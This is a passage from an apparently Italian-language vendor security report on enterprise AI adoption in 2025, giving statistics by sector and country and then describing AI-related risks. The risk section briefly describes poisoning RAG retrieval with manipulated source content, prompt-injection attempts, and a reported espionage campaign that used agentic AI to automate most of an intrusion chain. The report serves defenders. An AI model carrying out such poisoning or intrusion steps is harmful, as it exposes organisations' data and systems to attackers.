Il settore tecnologico ha registrato il più alto incremento annuo di transazioni IA/ML nel 2025 (202,3%), superando tutti gli altri settori nel cloud Zscaler. Sebbene la tecnologia abbia sempre utilizzato attivamente l'IA (è stata infatti tra i primi settori ad adottare con entusiasmo l'IA generativa), l'aumento registrato quest'anno riflette l'intensità con cui le aziende di software, i fornitori di servizi cloud, le piattaforme digitali e i team di ingegneria stanno integrando l'IA sia nei loro prodotti, sia nei flussi di lavoro interni.

I principali assistenti alla produttività sono ampiamente utilizzati nelle organizzazioni del settore tecnologico e vengono impiegati per gestire ogni aspetto, dalla generazione di codice fino a supportare la documentazione tecnica e i contenuti di marketing. Di conseguenza, Grammarly, Codeium, ChatGPT e Perplexity sono emerse dalla nostra analisi come le principali app IA del settore in termini di traffico.

Nonostante questa rapida crescita, per molte organizzazioni tecnologiche l'IA sta evidenziando lacune nella visibilità e nell'applicazione delle policy. In risposta, le aziende stanno investendo di più nella supervisione e hanno bloccato circa il 7% delle transazioni IA (una percentuale relativamente esigua nel complesso, ma notevolmente più alta rispetto a molti altri settori), mentre affinano i propri controlli per supportare un'implementazione più sicura.

FOCUS SUI SETTORI

L'istruzione registra una crescita silenziosa, ma esplosiva, nell'adozione dell'IA: +184% su base annua

Il settore dell'istruzione rappresenta solo una piccola percentuale del totale delle transazioni IA/ML nel cloud Zscaler nel 2025, ma il suo tasso di crescita racconta una storia diversa. Ha infatti generato quasi 16 miliardi di transazioni IA/ML nel corso dell'anno, registrando il secondo incremento più alto su base annua nell'operatività basata su IA/ML, con una percentuale del 184,4%, il che lo denota come uno dei più rapidi utilizzatori dell'IA tra tutti i settori.

Questo incremento è strettamente correlato all'uso crescente dell'IA generativa nell'apprendimento e nei flussi di lavoro didattici. Applicazioni come ChatGPT e Microsoft Copilot sono ampiamente utilizzate da studenti e personale per l'assistenza alla scrittura, la creazione di contenuti e la pianificazione delle lezioni. Anche gli amministratori utilizzano l'IA per semplificare le attività di routine, che vanno dalla stesura delle comunicazioni al miglioramento dei servizi agli studenti, il che probabilmente contribuisce all'aumento costante del volume delle transazioni.

Va detto che questa impennata si è verificata con un attrito molto limitato. L'istruzione ha bloccato meno dell'1% delle transazioni IA/ML, il che suggerisce che la maggior parte dell'utilizzo è esplicitamente consentito o avviene in ambienti in cui la governance e le misure di sicurezza sono ancora in fase di definizione, questo spiga perché il settore mostra un atteggiamento comprensibilmente più prudente rispetto ad altri contesti più strutturati. Gli istituti scolastici e le università devono affrontare le preoccupazioni relative alla riservatezza dei dati e all'integrità del servizio accademico. Questi fattori hanno probabilmente mantenuto l'utilizzo complessivo dell'IA a un livello inferiore rispetto ad altri settori, nonostante la sua rapida crescita.

Va detto però che una crescita quasi triplicata in un solo anno prepara il terreno per iniziative e integrazioni più strutturate e responsabili dell'IA nel corso del prossimo anno.

Utilizzo di IA/ML per Paese

La distribuzione geografica dell'operatività basata su IA/ML è rimasta sostanzialmente costante nel 2025, con lievi cambiamenti ai margini. L'IA è saldamente radicata negli **Stati Uniti**, che sono l'epicentro dello sviluppo e dell'implementazione dell'IA in ambito aziendale, con il Paese che continua a rivendicare la quota maggiore di volume di traffico IA/ML. Ciò detto, l'utilizzo dell'IA è cresciuto in modo significativo anche in diversi altri mercati internazionali.

Sebbene gli Stati Uniti abbiano continuato a essere leader nell'utilizzo assoluto (218,9 miliardi di transazioni IA/ML, che rappresentano il 37,6% dell'attività globale), l'adozione dell'IA si è estesa rapidamente su base annua anche altrove. Questa accelerazione globale è più evidente in **India**, che è stata la seconda maggiore fonte di operatività basata sull'IA in ambito aziendale, raggiungendo 82,3 miliardi di transazioni, con un aumento del 309,9% su base annua. La crescita dell'India è in linea con le continue iniziative di trasformazione digitale sostenute dal Governo nel 2025, insieme a importanti investimenti pubblici e privati nelle infrastrutture IA e nello sviluppo delle competenze. Una forza lavoro in espansione abilitata dall'IA, combinata con architetture cloud-first che consentono un'implementazione rapida e scalabile dei servizi IA, ha probabilmente contribuito alla crescita smisurata registrata dal Paese rispetto agli anni precedenti.

Oltre ai due principali contributori, diversi mercati maturi hanno rafforzato la tendenza verso un'espansione costante dell'IA guidata dalle imprese. Il **Canada** ha generato 27,2 miliardi di transazioni (+229,9% su base annua), sostenute dagli investimenti federali nelle capacità di calcolo dell'IA e da programmi volti ad accelerare l'adozione dell'IA da parte delle imprese, in particolare nei settori regolamentati. **Regno Unito** e **Giappone** completano la top five, registrando rispettivamente incrementi del 117,5% e del 122,8%.

Questa ampia diffusione geografica riflette la transizione dell'IA verso una funzionalità ormai standard in ambito aziendale. I team addetti alla sicurezza devono tenere conto di questa maggiore distribuzione dell'utilizzo e garantire una supervisione coerente in tutte le aree geografiche.




Figura 8: crescita annua delle transazioni IA/ML per Paese (primi 20 Paesi per volume delle transazioni)

Paese	Quota %	Transazioni IA/ML
Stati Uniti	37,6%	219 MLD
India	14,1%	82 MLD
Canada	4,7%	27 MLD
Regno Unito	4,3%	25 MLD
Giappone	3,2%	19 MLD
Germania	2,7%	16 MLD
Australia	2,6%	15 MLD
Francia	2,4%	14 MLD
Cina	2%	12 MLD
Brasile	1,8%	11 MLD

Figura 9: mappa che mostra i primi 10 Paesi per volume delle transazioni IA/ML (tabella a destra: quota percentuale e volumi totali da giugno a dicembre 2025)

PANORAMICA REGIONALE

Approfondimenti sull'area EMEA

L'operatività basata su IA/ML nella regione EMEA ha continuato a concentrarsi in un numero ristretto di mercati europei maturi. Regno Unito, Germania, Francia e Spagna hanno registrato quasi la metà delle transazioni regionali. Sebbene il Regno Unito rappresenti una quota minore dell'operatività globale dell'IA, cattura costantemente una quota sproporzionatamente grande all'interno dell'EMEA, guidando la regione con il 20,3% di traffico IA/ML tra giugno e dicembre 2025.

La Germania segue registrando il 12,5% delle transazioni dell'EMEA, un dato alimentato dalla continua integrazione dell'IA nel settore manifatturiero, che ha generato oltre 5,5 miliardi di transazioni IA/ML. Subito dopo troviamo la Francia, con l'11% dell'attività regionale, una percentuale sostenuta da iniziative governative come la strategia France 2030, che prevede importanti impegni di investimento nell'IA, oltre che ospitando l'AI Action Summit internazionale.




Figura 10: percentuale di transazioni IA per Paese nella regione EMEA




Figura 11: percentuale di transazioni IA per Paese nella regione EMEA

PANORAMICA REGIONALE

Approfondimenti sull'area APAC

L'utilizzo di IA/ML nella regione Asia-Pacifico (APAC) è stato determinato da un marcato squilibrio, che vede un singolo mercato in forte crescita e diverse economie più consolidate. India, Giappone e Australia hanno registrato la maggior parte delle transazioni IA/ML della regione, con l'India da sola che genera il 46,2% del traffico IA/ML della regione, quasi la metà dell'attività totale, una percentuale alimentata in gran parte dal settore della tecnologia e delle comunicazioni (31 miliardi di transazioni).

Segue il Giappone con il 10,4% delle transazioni dell'APAC, sullo sfondo dell'evoluzione della politica nazionale in materia di IA. Il Governo giapponese ha infatti approvato una legge nazionale per la promozione dell'IA, che ne incoraggia l'adozione nelle aziende e in ambito industriale attraverso linee guida coordinate. L'Australia ha registrato l'8,6% dell'attività della regione, parallelamente alla costante attenzione nazionale rivolta all'implementazione responsabile e sicura dell'IA.

Rischi e minacce dell'IA in ambito aziendale

Come dimostra la nostra ricerca, l'IA è presente in ogni ambito aziendale, dagli strumenti di GenAI pubblici agli LLM interni, fino alle suite SaaS basate sull'IA. Le organizzazioni sono dunque chiamate a gestire una superficie di attacco più ampia e complessa, man mano che l'utilizzo aumenta. I rischi più significativi rientrano nelle categorie che seguono.

Esposizione dei dati e fuga di informazioni sensibili

I sistemi IA analizzano alcuni dei dati più sensibili di un'azienda (codice sorgente, record dei clienti, dati finanziari e documenti legali), spesso in assenza di misure di sicurezza ben definite. Questa esposizione scaturisce solitamente dall'utilizzo della shadow AI, che annovera strumenti pubblici come ChatGPT, Grok e DeepSeek, nonché dall'IA con autorizzazioni eccessive in soluzioni SaaS come Microsoft Copilot, che fa emergere dati a causa di errori di configurazione o etichette imprecise. Parallelamente, le pipeline di generazione potenziata da recupero dati (Retrieval–Augmented Generation, RAG) non controllate possono estrarre silenziosamente dati regolamentati tramite i modelli privati. Una volta inviate informazioni sensibili a un sistema IA, queste ultime possono essere conservate, riutilizzate o addirittura esposte tramite la manipolazione dei prompt o il comportamento del modello stesso, trasformando l'uso dell'IA per le attività di tutti i giorni in un vero e proprio rischio per i dati.

Mancanza di visibilità sull'utilizzo dell'IA e sui prompt degli utenti

Molte organizzazioni hanno ancora difficoltà a rispondere alle domande fondamentali su come l'IA venga effettivamente utilizzata quotidianamente. Spesso, i team addetti alla sicurezza non hanno una visione chiara di quali strumenti IA utilizzano i dipendenti, quali prompt inviano e se i dati sensibili sono a rischio. Inoltre, non è sempre ovvio quali team si affidano alla GenAI per supportare flussi di lavoro critici. Quando si esaminano i prompt, spesso si scoprono tentativi di iniezione, pattern di manipolazione o comportamenti non conformi che aggirano le misure di sicurezza con il minimo sforzo. Ma la maggior parte delle organizzazioni non dispone degli strumenti per rilevare queste attività in tempo reale. Di conseguenza, la governance dell'IA tende a essere reattiva, ovvero si interviene solo quando il problema è già emerso.

Qualità dei dati, allucinazioni e manipolazione dei modelli

Con l'integrazione dell'IA nelle operazioni aziendali di tutti i giorni, gli errori presenti nei suoi output comportano conseguenze tangibili. Nel 2025, le organizzazioni hanno dovuto correggere allucinazioni in cui le indicazioni generate dall'IA sembravano autorevoli, ma si sono rivelate errate. Anche i sistemi supportati dalla RAG hanno prodotto risultati distorti a causa di input faziosi o di bassa qualità, soprattutto nei team focalizzati sulla conformità. **Esercizi di red-teaming e test basati su scenari dal mondo reale** hanno dimostrato come gli aggressori possano avvelenare i processi di recupero inserendo contenuti manipolati nelle fonti acquisite dai sistemi IA o sfruttando debolezze nel grounding e nella precisione attraverso sottili variazioni nei prompt. Allucinazioni, variazioni implicite e malfunzionamenti del grounding minano costantemente l'attendibilità degli output dell'IA. Quando questi malfunzionamenti non vengono controllati, degli output viziati possono influenzare direttamente le decisioni e intensificare il rischio.

Modelli IA privati non mappati e non protetti

Le aziende attualmente implementano un mix di modelli gestiti e non gestiti e funzionalità IA integrate in piattaforme come Salesforce, ServiceNow e Atlassian.

Molte organizzazioni però non dispongono ancora di:

- Un inventario completo dei modelli e dei servizi
- Una conoscenza dei dati con cui ciascun modello interagisce
- Una valutazione della sicurezza del modello, del livello di aggiornamento delle patch o dello stato delle vulnerabilità
- Una strategia di governance per i repository di codice sorgente che alimentano i flussi di lavoro dell'IA

La mancanza di questa mappatura si rivela particolarmente pericolosa quando i modelli privati ereditano le stesse debolezze legate all'iniezione dei prompt, all'avvelenamento della RAG e alla fuga dei dati osservate nei sistemi pubblici. Quando i modelli e i relativi flussi di dati sono sconosciuti, le organizzazioni non sono in grado di applicare le policy o valutare i rischi in modo efficace.

Privacy, conformità e variabilità del fornitore

I fornitori di soluzioni IA adottano approcci diversi per gestire i dati aziendali. I prompt possono essere memorizzati, riutilizzati per l'addestramento dei modelli o registrati in modi non sempre chiari. I controlli dell'accesso e il lineage dei modelli variano notevolmente da un fornitore all'altro. Questa incoerenza crea problemi di conformità rispetto a quadri normativi quali GDPR, HIPAA e PCI DSS. Il rischio si intensifica quando le applicazioni SaaS forniscono funzionalità IA predefinite che aggirano i processi di approvazione stabiliti, disallineando le policy aziendali dai termini previsti dai regolamenti.

Minacce e vulnerabilità nel mondo reale


Nel 2025, i principali rischi legati all'adozione dell'IA in ambito aziendale hanno continuato a manifestarsi in modo tangibile. Preoccupazioni legate all'esposizione dei dati, alla visibilità limitata sull'utilizzo dell'IA, alle allucinazioni e altre ancora sono emerse come minacce concrete alla sicurezza e vulnerabilità operative negli ambienti aziendali. Incidenti reali e risultati dei test hanno dimostrato che tali rischi derivano dal modo in cui i sistemi IA vengono implementati, connessi ai dati e considerati attendibili nei flussi di lavoro di tutti i giorni.

Tra i rischi soggiacenti più rilevanti che sono emersi figurano l'ingegneria sociale basata sull'IA, la fuga dei dati attraverso le applicazioni e gli assistenti IA e l'uso improprio e precoce di sistemi IA agentici e semi-automatizzati.

L'ingegneria sociale basata sull'IA si è intensificata man mano che gli aggressori hanno iniziato a utilizzare l'IA generativa per dar vita a impersonificazioni più convincenti. Il phishing vocale e i video deepfake ("vishing") sono diventati un problema documentato nel 2025. In diversi avvisi, inclusi quelli delle autorità statunitensi, sono stati osservati aggressori impersonare funzionari tramite voci e messaggi generati dall'IA.[2] Gli utenti malintenzionati utilizzano l'IA per produrre video e voci deepfake convincenti, adattati a ruoli e processi decisionali specifici.

L'anno scorso è stato inoltre pubblicato il primo report attendibile di una **campagna di spionaggio informatico che ha sfruttato l'IA agentica**. Un gruppo sponsorizzato dalla Cina ha automatizzato l'80–90% delle attività della catena di intrusione con l'IA agentica, tra cui ricognizione, convalida degli exploit, raccolta delle credenziali, movimento laterale ed esfiltrazione dei dati. Gli operatori umani sono intervenuti solo per le decisioni più urgenti. Questo incidente ha dimostrato come gli agenti autonomi siano in grado di eseguire il tradizionale schema di attacco, ma alla velocità di una macchina, modificando radicalmente il modo in cui i difensori sono chiamati a rilevare e rispondere alle minacce.

Oltre all'abuso diretto dei sistemi IA, gli aggressori hanno iniziato a integrare l'IA nei propri flussi di lavoro di sviluppo. In diverse campagne osservate da ThreatLabz, i malware hanno mostrato caratteristiche coerenti con la generazione di codice assistita dall'IA, il che suggerisce che la GenAI viene sempre più utilizzata negli attacchi.



I seguenti casi di studio mettono in luce il rischio posto dall'IA, spaziando dalla deception e dall'esecuzione di attacchi abilitati dalla GenAI, fino ai test di red teaming che rivelano il comportamento dei sistemi IA aziendali in condizioni reali attacco.

[2] Cybersecurity Dive, **FBI warns senior US officials are being impersonated using texts, AI-based voice cloning**, 16 maggio 2025.

CASO DI STUDIO

